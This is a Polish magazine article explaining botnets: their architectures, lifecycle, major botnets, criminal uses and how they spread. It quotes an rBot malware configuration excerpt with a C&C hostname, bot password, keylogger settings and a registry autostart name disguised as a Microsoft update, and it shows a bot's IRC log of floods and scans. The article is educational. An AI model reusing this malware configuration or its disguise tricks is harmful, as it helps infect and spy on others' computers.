BARTOSZ KALINOWSKI

Botnety – zmora lat ostatnich

Stopień trudności

„Chociaż wszyscy mogą dostrzec zewnętrzne okoliczności, nikt oprócz mnie nie powinien rozumieć sposobu, w jaki zwyciężam. Dlatego po osiągnięciu zwycięstwa nie powtarzam tej samej taktyki, lecz w następnej walce odpowiadam na zaistniałe okoliczności”

Sun Tzu

Botnety są zjawiskiem istniejącym od co najmniej 13 lat jako znane zagrożenie sieciowe, inne źródła donoszą o pełnoletności tego problemu. Bez względu na wiek, faktem jest iż istnieją i że stanowią realne zagrożenie dla użytkowników sieci w postaci odbiorcy końcowego, jak i dostawcy usług.

Trendy zagrożeń internetowych (można by rzec, że *timeline* tych zagrożeń, od początku ich istnienia) wskazują, że botnety i boty (bot, skrót od słowa robot), rozumiane w kontekście bezpieczeństwa IT, są w linii prostej kolejnym etapem ewolucyjnym wirusów (wirus – worm – rat – bot – botnet). Na ewolucję w tym kierunku silny wpływ miały środowiska IRC-owe – pokusić się można o stwierdzenie, iż pierwszymi sieciami botnet były aplikacje nadzorujące kanały IRC-owe.

Dalszy rozwój technologiczny, a jednocześnie sytuacja na IRC powodowała lub wręcz wymuszała na twórcach pierwszych aplikacji nadzorujących kanały, rozbudowę sieci botów o kolejne funkcjonalności, służące na początku tylko do utrzymywania kanałów, porządku na kanałach, a w dalszej perspektywie do ich przejmowania oraz zdalnego *uaktualniania* softwaru danego bota (zdalny *provisioning* botów/rozbudowa modularna).

Na tym etapie mamy do czynienia z systemami (aplikacjami), które komunikują się ze sobą, wymieniają informacje, wykonują wspólnie czynności (czynności nadzorowane przez twórcę – C&C czyli *command and control*), dokonują samo-aktualizacji, a w późniejszym czasie przeprowadzają ataki DoS (*denial-of-service attack*) w sposób rozproszony (wiele botów na wielu systemach wykonuje atak DoS w jeden cel), tworząc atak (pojęcie ataku) DDoS (*distributed denial-of-service attack*).

Do tej pory wszystko odbywało się na systemach, do których osobnik nadzorujący sieć (master) posiadał dostęp, więc o ile samo przeprowadzanie ataków w większości przypadków było nielegalne i poza wiedzą właściciela (zakładam dostęp do danego systemu w modelu zdalnym na udostępnione konto Shell/telnet lub fizyczny dostęp do konsoli), o tyle sam fakt funkcjonowania danej aplikacji (otwarty *socket* aplikacji na komunikację, ruch internetowy, połączenie z innymi serwerami itp.) był w zasięgu kontroli administratora systemu, więc de facto systemy takie były nadzorowane przez osoby uprawnione.

Czas płynął, a narzędzia dostarczone przez fascynatów komunikacji spowodowały poruszenie w środowisku mniej przyjaznym – sieci botnetowe – ich koncepcja oraz model funkcjonowania zostały przeniesione na grunt czarnorynkowy, gdzie głównym celem było stworzenie architektury sieciowej poza świadomością właścicieli systemów, z jednoczesnym naciskiem na ilość tych systemów.

Z ARTYKUŁU DOWIESZ SIĘ

czym są boty,

w jaki sposób powstają botnety,

jakie zagrożenia mogą powodować sieci botów,

w jaki sposób następuje propagacja systemów bot w sieci Internet,

w jaki sposób stworzyć najprostszą aplikację bot oraz stworzyć system botnet, w oparciu o źródła (przykład)

CO POWINIENEŚ WIEDZIEĆ

znać na poziomie administracyjnym system Linux,

znać na poziomie administracyjnym Windows,

znać metody wirtualizacji,

znać sposób funkcjonowania sieci komputerowych,

co najmniej umieć czytać kod źródłowy C++/Java,

orientować się płynnie w protokołach sieciowych i rozwiązaniach komunikacyjnych.

Czym są botnety

Przyjmując definicję encyklopedyczną mamy do czynienia z grupą zainfekowanych komputerów, będących pod zdalną, nieautoryzowaną i niechcianą kontrolą właściciela botnetu. System ten, opisując kolokwialnie, składa się z komputera mastera, komputerów hubów oraz komputerów nodów (architektura drzewa, korzeń – gałęzie – liście). W takim przypadku mamy do czynienia z architekturą hierarchiczną prostą.

Zarządzanie całym systemem odbywa się poprzez propagację komend na wszystkie systemy tworzące sieć w sposób kaskadowy. W najprostszych modelach komputer master przesyła polecenie na huby, które propagują to na podłączone do nich nody. Jest to podstawowy sposób funkcjonowania takich sieci.

Innym modelem jest wykorzystanie mastera jako stacji głównej rozproszonej sieci IRC – komputery huby stanowią rozwiązanie typu *load balancing* dla sieci, pozwalając na dostęp do systemu IRC dla wszystkich zainfekowanych systemów z jednoczesnym zapewnieniem stabilności sieci. Jest to podejście hierarchiczne ze strony architektury i rozproszone od strony zarządzania. Sterowanie takim systemem odbywa się poprzez wydawanie poleceń jako publicznych rozmów na dedykowanym kanale IRC (*daemon* na komputerze master i hub) i w takim modelu sterowania siecią wszystkie podłączone nody nasłuchują tekstu na kanale, a w przypadku rozpoznania go jako komendę przechodzą do jej realizacji.

Kolejnym modelem funkcjonowania bonetów są systemu p2p (podobne w sposobie funkcjonowania do sieci *peer-to-peer*, typu *gnutella* itp., w których użytkownicy wymieniają się plikami) – gwarantujące wszystkim klientom funkcjonowanie na takich samych prawach, co jednoznacznie przekłada się na zarządzanie systemem: obojętne któremu z botów wydamy komendę, ten zacznie jej rozpowszechnianie po pozostałych nodach. Strata komputera – huba lub komputera – mastera nie wiąże się z stratą botnetu. Płynna architektura sama w sobie tworzy *load balancing* systemu, nie występuje problem przeciążenia systemów nadzorujących oraz nie ma ryzyka wykrycia systemu odpowiedzialnego za zarządzanie całą siecią.

Niezależnie od przyjętej architektury botnety posiadają pewien stały cykl życia, który można opisać następującymi punktami:

- Bot-master planuje/tworzy/konfiguruje:
  - sposób funkcjonowania (architektura),
  - wektory ataków,
  - wektory propagacji,
  - szczegóły C&C.
- Tworzy redundantną i dynamiczną architekturę DNS.
- Tworzy architekturę statyczną IP i DNS.
- Uruchamia pierwsze źródła propagacji.
- Wzmacnia propagację (Spam -> fora, blogi, strony, itp.).
- Wykorzystuje botnet.
- Traci nody.
- Traci funkcjonalność botnetu.


Są one bezpośrednim następstwem funkcjonowania organizmu jakim jest Internet – twórca sieci tworzy architekturę (wdraża projekt) w pierwszych 3 punktach, po czym przystępuję do inicjalizacji (pkt4) botnetu i jego silnego rozpowszechniania w celu zdobycia jak największej liczby nodów. Następstwem takich działań jest wykrycie przez firmy czuwające nad bezpieczeństwem sieci nowego zagrożenia i stworzenie odpowiednich poprawek/sygnatur antywirusowych itd., blokujących z jednej strony sposoby propagacji a z drugiej sam botnet.

Największe sieci botnetowe

Ze względu na opisany wcześniej cykl życia, zakłada się że przeciętnej jakości, aczkolwiek w pełni funkcjonalny, botnet w szczycie swojego istnienia przy silnej propagacji może osiągnąć wielkość 20 000 stacji zombie (stacji będących poza wiedzą właściciela maszyny w nadzorze botnetu). Istnieją natomiast przypadki wielu dobrze napisanych botów z interesującymi sposobami *hardeningu* kodu i propagacji, osiągające wielkość milionów nodów. Patrząc na przekrój rozwoju tej dziedziny aplikacji malware, a jednocześnie nie odbiegając zbytnio w przeszłość:

Rok 2008 (początek):


Storm: wielkość: 310 000 hostów/24h, typ: peer-to-peer, cel: SPAM/DDOS.
Rbot: wielkość: 100 000 hostów/24h, typ: IRC, cel: SPAM/DDOS/INNE.



Rysunek 1. *Pierwsze boty IRC*

Listing 1. *rBot Configs.h – wycinek. Oryginalne komentarze*

```
// bot configuration (Lsass by Uncanny)

int port = 6667;          // server port
int port2 = 6666;         // backup server port
int socks4port = 65038;       // Port # for sock4 daemon to run on - CHANGE THIS!!!
int tftpport = 69;        // Port # for tftp daemon to run on
int httpport = 81;        // Port # for http daemon to run on
int rloginport = 37;          // Port # for rlogin daemon to run on
BOOL topiccmd = TRUE;         // set to TRUE to enable topic commands
BOOL rndfilename = TRUE;      // use random file name
BOOL AutoStart = TRUE;        // enable autostart registry keys
char prefix = '+';        // command prefix (one character max.)
int maxrand = 6;              // how many random numbers in the nick
int nicktype = CONSTNICK;     // nick type (see rndnick.h)
BOOL nickprefix = TRUE;       // nick uptime & mirc prefix

#ifdef DEBUG_LOGGING
char logfile[]="c:\\debug.txt";
#endif

#ifndef NO_CRYPT // Only use encrypted strings or your binary will not be secure!!

#else // Recommended to use this only for Crypt() setup, this is unsecure.

char botid[] = "vX";          // bot id
char version[] = "mruu";      // Bots !version reply
char password[] = "putana12";     // bot password
char server[] = "aenigma.gotd.org";       // server
char serverpass[] = "";               // server password
char channel[] = "#";             // channel that the bot should join
char chanpass[] = "";             // channel password
char server2[] = "";              // backup server (optional)
char channel2[] = "";             // backup channel (optional)
char chanpass2[] = "";            // backup channel password (optional)
char filename[] = "winmgr.exe";       // destination file name
char keylogfile[] = "system.txt";             // keylog filename
char valuename[] = "Microsoft Update Machine";          // value name for
                autostart
char nickconst[] = "n-";                  // first part to the bot's nick
char szLocalPayloadFile[]="msconfig.dat";         // Payload filename
char modeonconn[] = "-x+B";   // Can be more than one mode and contain both + and -
char exploitchan[] = "#n";    // Channel where exploit messages get redirected
char keylogchan[] = "#n";     // Channel where keylog messages get redirected
char psniffchan[] = "#n";     // Channel where psniff messages get redirected
```



Rysunek 2. *Architektura p2p vS. architektura centralizowana*

Bobax: wielkość: 69 000 hostów/24h,
typ: HTTP, cel: SPAM/MASS-MAILIG

Rok 2009 (sierpień):

Zeus: wielkość: 3 600 000, typ: HTTP,
cel: SPAM/MASS-MAILIG.
Koobface:wielkość: 2 900 000,
typ: HTTP, (portale społecznościowe np.
Facebook, Twitter, MySpace, cel: I NNE/
SPAM/DDOS
TidServ: wielkość: 1 500 000,
typ: Architektura serwerowa,
cel: SPAM
Trojan.Fakeavalert: wielkość: 1 400 000,
typ: HTTP,
cel: SPAM/ SPYWARE
TR/Dldr.Agent.JKH, wielkość: 1 200 000,
typ: DNS,
cel: CLICKBOT/SPYWARE/SPAM.
Monkif: wielkość: 520 000,
typ: HTTP,
cel: SPAM/INNE/DDOS.
Hamweq: wielkość: 480 000,
typ: HTTP/IRC, cel: SPYWARE/INNE/
SPAM/CLICKBOT.
Swizzor: wielkość: 370 000,
typ: HTTP,
cel: SPYWARE/SPAM/DDOS.

Zagrożenia sieci botnet

Patrząc na listę najpopularniejszych botnetów poza ich wielkością elementem, który rzuca się w oczy są główne cele funkcjonowania danej sieci aplikacji malware.

Cel: spam

Spam jest najpopularniejszym źródłem dochodów właścicieli botnetów (według szacunków możliwości zarobkowe właściciela botnetu o skali porównywalnej do Storma z możliwościami spamerskimi oprócz mailingu, na poziomie xRumera – wynoszą około 16 mln złotych). Są to zachęcające kwoty do rozwoju tego typu aplikacji i działań. Silniki botnetowe oprócz typowego spammingu zajmują się tzw. Harvestingiem (*harvestery*) – gromadząc dane na poczet oferenta. Są to zazwyczaj listy e-maili, aczkolwiek na czarnym rynku zdarzają się zlecenia masowych poszukiwań loginów paypal, numerów kont bankowych, zbiorów typu login:hasło, exploitów itd. Naturalnym działaniem związanym ze spamem wszelkich botów jest analiza zainfekowanego systemu

(najczęściej dotyczy to systemów produkcji Microsoftu) – od książki adresowej Outlook Express po historię przeglądarki i pliki cookies.

Głównym zadaniem związanym ze spammingiem jest oczywiście rozsyłanie spamu – atakujący ma na celu wysłać za pomocą jednego hosta jak największą ilość wiadomości (liczby na poziomie 750 000 000 wiadomości w ciągu doby nie robią już na nikim wrażenia) w minimalnie krótkim czasie. W ostatnim czasie do standardowego mailingu coraz mocniej przypinany jest spamming społeczności Web 2.0 – portale społecznościowe, portale komunikacyjne, fora, blogi stają się idealnym miejscem do takich działań.

Najpopularniejszymi botami spamującymi na sierpień 2009 są:

- Bagle,
- Waledac,
- Donbot,
- Pushdo,
- Bobax,
- Rustock,
- Srizbi,
- Grum,
- Mega-D,
- Gheg,
- Xarvester.

Których udział w procesie spamowania przechwyconych na systemach *honepotowych* prezentuje Rysunek 4.


Cel: atak

Kolejnym celem lub możliwością botnetów jest zdalny atak na systemy komputerowe lub całe sieci. Jest to produkt mający wielki popyt – ataki od właścicieli botnetów na czarnym rynku można kupować w praktycznie każdym modelu – leasing czasowy, leasing wielkości ataku, kupno botnetu, kupno ataku, czas ataku – wszystko ma swoją cenę. Oprócz jawnej sprzedaży tego typu usług mamy do czynienia z wymuszeniami pieniędzy za tzw. ochronę, która jest zaprzestaniem ataków wykonywanych przez wymuszającego. *Czy nie działa Ci poczta, strona firmowa i system komunikacji VoIP? Występuje problem techniczny z Twoim operatorem? Oferuje ci rozwiązanie tego problemu za 5000$.*

Powszechnym sposobem działania tego typu (sabotażu?) jest wielogodzinny atak na różne usługi oferowane przez daną firmę, całkowicie wyczerpując dostępne pasma i całą przepustowość oraz transfer, a następnie wysłanie do ofiary maila z informacją o sumie i loginie np. *paypal*, na które należy ją przelać.

Listing 2. *rBot – przykład danych z raportu*

```
NICK n-930585
USER ngsinwv 0 0 :n-930585
USERHOST n-930585
MODE n-930585 -x+B
JOIN #Popc0rn
NOTICE n-930585 :.VERSION mIRC v6.03 Khaled Mardam-Bey.
PRIVMSG #Popc0rn :[MAIN]: Status: Ready. Bot Uptime: 0d 0h 0m.
PRIVMSG #Popc0rn :[MAIN]: Bot ID: PopBoT! .
PRIVMSG #Popc0rn :[Scn]: Exploit Statistics: NetBios: 0, NTPass: 0, Dcom135: 0,
                         Dcom1025: 0, Dcom2: 0, MSSQL: 0, lsass: 0, Total: 0 in 0d 0h
                         0m.
PRIVMSG #Popc0rn :[MAIN]: Uptime: 0d 0h 5m.
PRIVMSG #Popc0rn :[PROC]: Failed to terminate process: PROCESS_NAME_TO_TERMINATE
PRIVMSG #Popc0rn :[HTTPD]: Error: server failed, returned: .
PRIVMSG #Popc0rn :[HTTPD]: Server listening on IP: 127.0.0.1:80, Directory: \.
PRIVMSG #Popc0rn :[DDoS]: Flooding: (127.0.0.2:1234) for 50 seconds.
PRIVMSG #Popc0rn :[DDoS]: Done with flood (0KB/sec).
PRIVMSG #Popc0rn :[SYN]: Done with flood (0KB/sec).
PRIVMSG #Popc0rn :[SYN]: Flooding: (127.0.0.2:1234) for 50 seconds.
PRIVMSG #Popc0rn :[SCAN]: Random Port Scan started on 127.0.x.x:445 with a delay of
                         5 seconds for 0 minutes using 10 threads.
PRIVMSG #Popc0rn :[SCAN]: Random Port Scan started on 127.0.x.x:139 with a delay of
                         5 seconds for 0 minutes using 10 threads.
PRIVMSG #Popc0rn :[SCAN]: Failed to start scan, port is invalid.
PRIVMSG #Popc0rn :[SCAN]: Random Port Scan started on 127.0.x.x:135 with a delay of
                         5 seconds for 0 minutes using 10 threads.
NICK n-686865
USER vqkbpv 0 0 :n-686865
USERHOST n-686865
MODE n-686865 -x+B
NICK n-881214
USER lzautted 0 0 :n-881214
USERHOST n-881214
MODE n-881214 -x+B
NICK n-546050
USER vqkbpv 0 0 :n-546050
USERHOST n-546050
MODE n-546050 -x+B
NICK n-673637
USER dwrxbk 0 0 :n-673637
USERHOST n-673637
MODE n-673637 -x+B
```



Rysunek 3. *Liczba nowych botów w okresie 2009-06-12-2009-08-18 na podstawie abuse.ch (wykrywanych w Chińskiej części Internetu)*

W tym przypadku najbardziej cierpią wszelkie firmy *żyjące* z obecności online – kasyna, zakłady bukmacherskie, loterie elektroniczne, portale eReality.

Przykładem działań tego typu zakrojonych na szeroką skalę była firma BlueSecurity z swoim produktem BlueFrog – polecam do zapoznania się z tym przypadkiem: *-http://en.wikipedia.org/wiki/Blue_Frog, http://www.daniweb.com/blogs/entry518.html, -http://www.washingtonpost.com/wp-dyn/content/article/2006/05/16/AR2006051601873.html*.

Brak możliwości obrony przed dalszymi atakami zmusił firmę do zamknięcia projektu, jakim był *BlueFrog* (istnieją przypuszczenia, że ataki wysycały pasmo w zakresie kilkudziesięciu gigabitów na sekundę mając wielokrotną rezerwę na korzyść atakujących).


Cel: phishing, fraud, oszustwo

Spam i ataki to tylko drobna część realnych możliwości sieci botnet. Na porządku dziennym są działania typu fraud/phishing. Botnety kradną naszą tożsamość, nasze dane, numery kart kredytowych, hasła i loginy do portali, hasła i loginy do kont aplikacji obsługujących płatności online, wykorzystują możliwości *clickfraud* (masowe odwiedzanie stron reklamowych/ klikanie w linki reklamowe). Miliony maszyn poza wiedzą i przyzwoleniem właścicieli w tzw. *tle* klika reklamy i rozsyła nasze dane. Oczywiście wszystko w określony sposób, z odpowiednią częstotliwością i na zasadach umożliwiających jak najwierniejsze symulowanie wizyt zwykłych użytkowników – aby osoba czerpiąca zysk z tych działań, zarabiała jak najwięcej i jak najdłużej.


Odnogą oszustw tego typu jest phishing w czystej formie – tworzenie stron mirrorowych do stron usług, takich jak serwisy aukcji internetowych, serwisów bankowych, portali Web 2.0. w celu wyłudzenia danych, umożliwiających dokonanie transakcji finansowych lub innych związanych z danym portalem. Wyobraźmy sobie botnet do stworzenia fałszywych kont na portalu typu *wykop.pl* i umieszczanie linków na stronie głównej – reklama z targetem na poziomie 400 000 osób w kilka minut, do tego akcje podejmowane przez użytkowników strony w ramach pospolitego ruszenia – typu masowe wysycanie pasma przez użytkowników stronie tureckiej grupy hackerskiej tylko potęgują i wzmacniają możliwości całej sieci.

Cel: podsłuch/nadzór/inwigilacja

Twórcy botnetów w większości przypadków wbudowują w swoje aplikacje malware funkcjonalności typu podsłuch (*sniffing software*), *key logging, cookies logging, traffic logging* – funkcjonalności niezbędne do prowadzenia ataków typu fraud, aczkolwiek sam podsłuch i nadzór mają również inne możliwości – stajemy się właścicielem prywatnej firmy wywiadowczej o zasięgu globalnym. Bezpieczeństwo informacji w przypadku takiego działania jest silnie naruszone, zważywszy że głównym celem ataków i propagacji wokół konkretnej grupy (target) niesie ryzyko wycieku informacji dotyczących min. tajemnic firmowych, tajemnic państwowych lub finalnie – danych osobowych.



Rysunek 4. *Udział botów w procesie spamowania wychwyconych na honeypotach*



Rysunek 5. *Podstawowe funkcje botów*

Popularne są również działania handlowe wobec danych, które zostały ukradzione:

- konta na Ebay: 10-50 kont w cenie od 5 do 15$,
- konta ICQ: 1 – 7$/konto,
- konta FTP/Przejęte serwery HTTP: 10 – 900$/dostęp,
- klucze/aktywacje/seriale: 1 – 20$/ aktywację.

Cel: ukrycie, kamuflaż, sieć anonimowa

Aktualne konstrukcje botów pozwalają oprócz ukrycia własnego istnienia, na ukrycie innych botów lub aplikacji malware, a nawet routowania połączeń (tworzenie nieoficjalnych sieci typu TOR w celu uzyskania anonimowych połączeń). W tym celu tworzone są wielokrotne i wielopoziomowe przekierowania/ trasowania ruchu w ramach wirtualnych protokołów trasowania oraz tworzenie serwerów pośredniczących i otwartych serwerów *high – anon proxy* (także na bazie znanych technologii, takich jak HTTP – proxy czy SOCKS).

Cel: korzyść majątkowa, zarobek, zysk

Mając na względzie wszystkie wcześniej opisane cele, dobrym podsumowaniem celu funkcjonowania botnetów jest zysk majątkowy. Czy mówimy o wynajęciu całej sieci botnet, poszczególnych hostów, liczby hostów, atakach DDoS, podsłuchu, fraudach bankowych/finansowych, czy kradzieży danych osobowych – za właścicielem botnetu zawsze stoją pieniądze – 135 000 zł miesięcznie na spamie, 15 – 400$ za każdą godzinę DDoS, wynajem botnetu paczkami po 100 000 maszyny – 400 – 1400$ tygodniowo, łamanie captcha od 0,025 do 0,005$ w ilościach od 500 do 1 000 000 sztuk. Mówiąc krótko – posiadanie sprawnych botnetów o ogromnej ilości hostów na

czarnym rynku jest bardzo opłacalne. To całkiem skuteczne i bogate źródło dochodu, jednak mocno wykraczające poza granice prawa (co najmniej poza granice prawa polskiego).

Powstawanie botnetów

Znaczna część współcześnie istniejącego oprogramowania zawiera błędy – jest to powszechnie znane i odczuwalne zjawisko. Błędy, które w najprostszym przypadku powodują zawieszenie aplikacji, a w najgorszym pozwalają przejąć całkowitą kontrolę nad danym systemem komputerowym.

Z możliwości, jakie dają błędy drugiego typu, korzystają twórcy złośliwego oprogramowania – malware zawiera kody (exploity, payloady, metody wstrzykiwania kodów oraz wektory ataków) przeznaczone do wykonywania działań, umożliwiających przejęcie kontroli nad systemem komputerowym.

Standardem jest tworzenie możliwości poszerzania listy wektorów ataków, a ostatnio coraz bardziej popularne jest wymienianie *umiejętności* między botnetami (przenoszenie kodów z jednego botnetu na inny). Modułowy typ budowy oraz architektury p2p pozwalają na okresowe aktualizowanie tych wektorów ataku oraz dostosowywanie sposobów propagacji do nowo wykrywanych podatności.

Pomimo tworzenia coraz skuteczniejszego oprogramowania typu Internet/personal security, nadal statystycznie najwięcej odnotowywanych ataków sieciowych polega na masowym przeszukiwaniu losowych, ale będących w użyciu adresacji publicznej i prywatnej protokołu, adresów IP (jest to książkowe wykorzystanie metod typu *IP Range Scan*, *multicast IP scanning* oraz *unicast IP scanning*), a same ataki dotyczą kolejno:

- propagacji z wykorzystaniem luk w przeglądarkach,
- propagacji z wykorzystaniem luk w systemie Microsoft Windows,
- propagacji z wykorzystaniem poczty elektronicznej.


Błędy eksploatowane przez złośliwe oprogramowanie w największej ilości i powszechności dotyczą m.in. takich luk/oprogramowania:

- Microsoft Windows RPC,
- Microsoft LSA Service,
- Microsoft Windows Core DLL (porty 135, 139, 445),
- IIS,
- WINS.


Kolejną klasą najpopularniejszych podatności wykorzystywanych przez botnety (i ogólnie aplikacje malware) są luki w przeglądarkach internetowych użytkowników. O powadze tego zagrożenia świadczą pokazujące się często tego typu newsy: *10 sierpnia 2009, 13:58 Wykryto lukę, która dotyczy wszystkich przeglądarek...* Odwiedzający strony internetowe zostają zaatakowani przez złośliwy kod, o czym w sytuacji idealnej – nawet się nie dowiedzą.

Niestety praktyka ostatnich lat pokazuje i udowadnia, że wiele luk w przeglądarkach zostało „*odkrytych*" dopiero w momencie analizy już przeprowadzonego ataku.

Popularną praktyką jest wykorzystywanie systemów dynamicznych stron (PHP, ASP,



Rysunek 6. *Przykładowy model zarobkowy właścicieli botów*



Rysunek 7. *Model laboratorium*

Perl), które w dobie tysięcy dostępnych aplikacji pisanych przez społeczność (*trend community*) niezaznajomioną z tematyką tworzenia bezpiecznego kodu, zawierają błędy umożliwiające wstrzyknięcie dowolnego kodu, który jest uruchamiany z uprawnieniami serwera WWW. Wystarcza to do wykonywania konkretnych zadań, a w szczególności dalszego rozprzestrzeniania się bota.

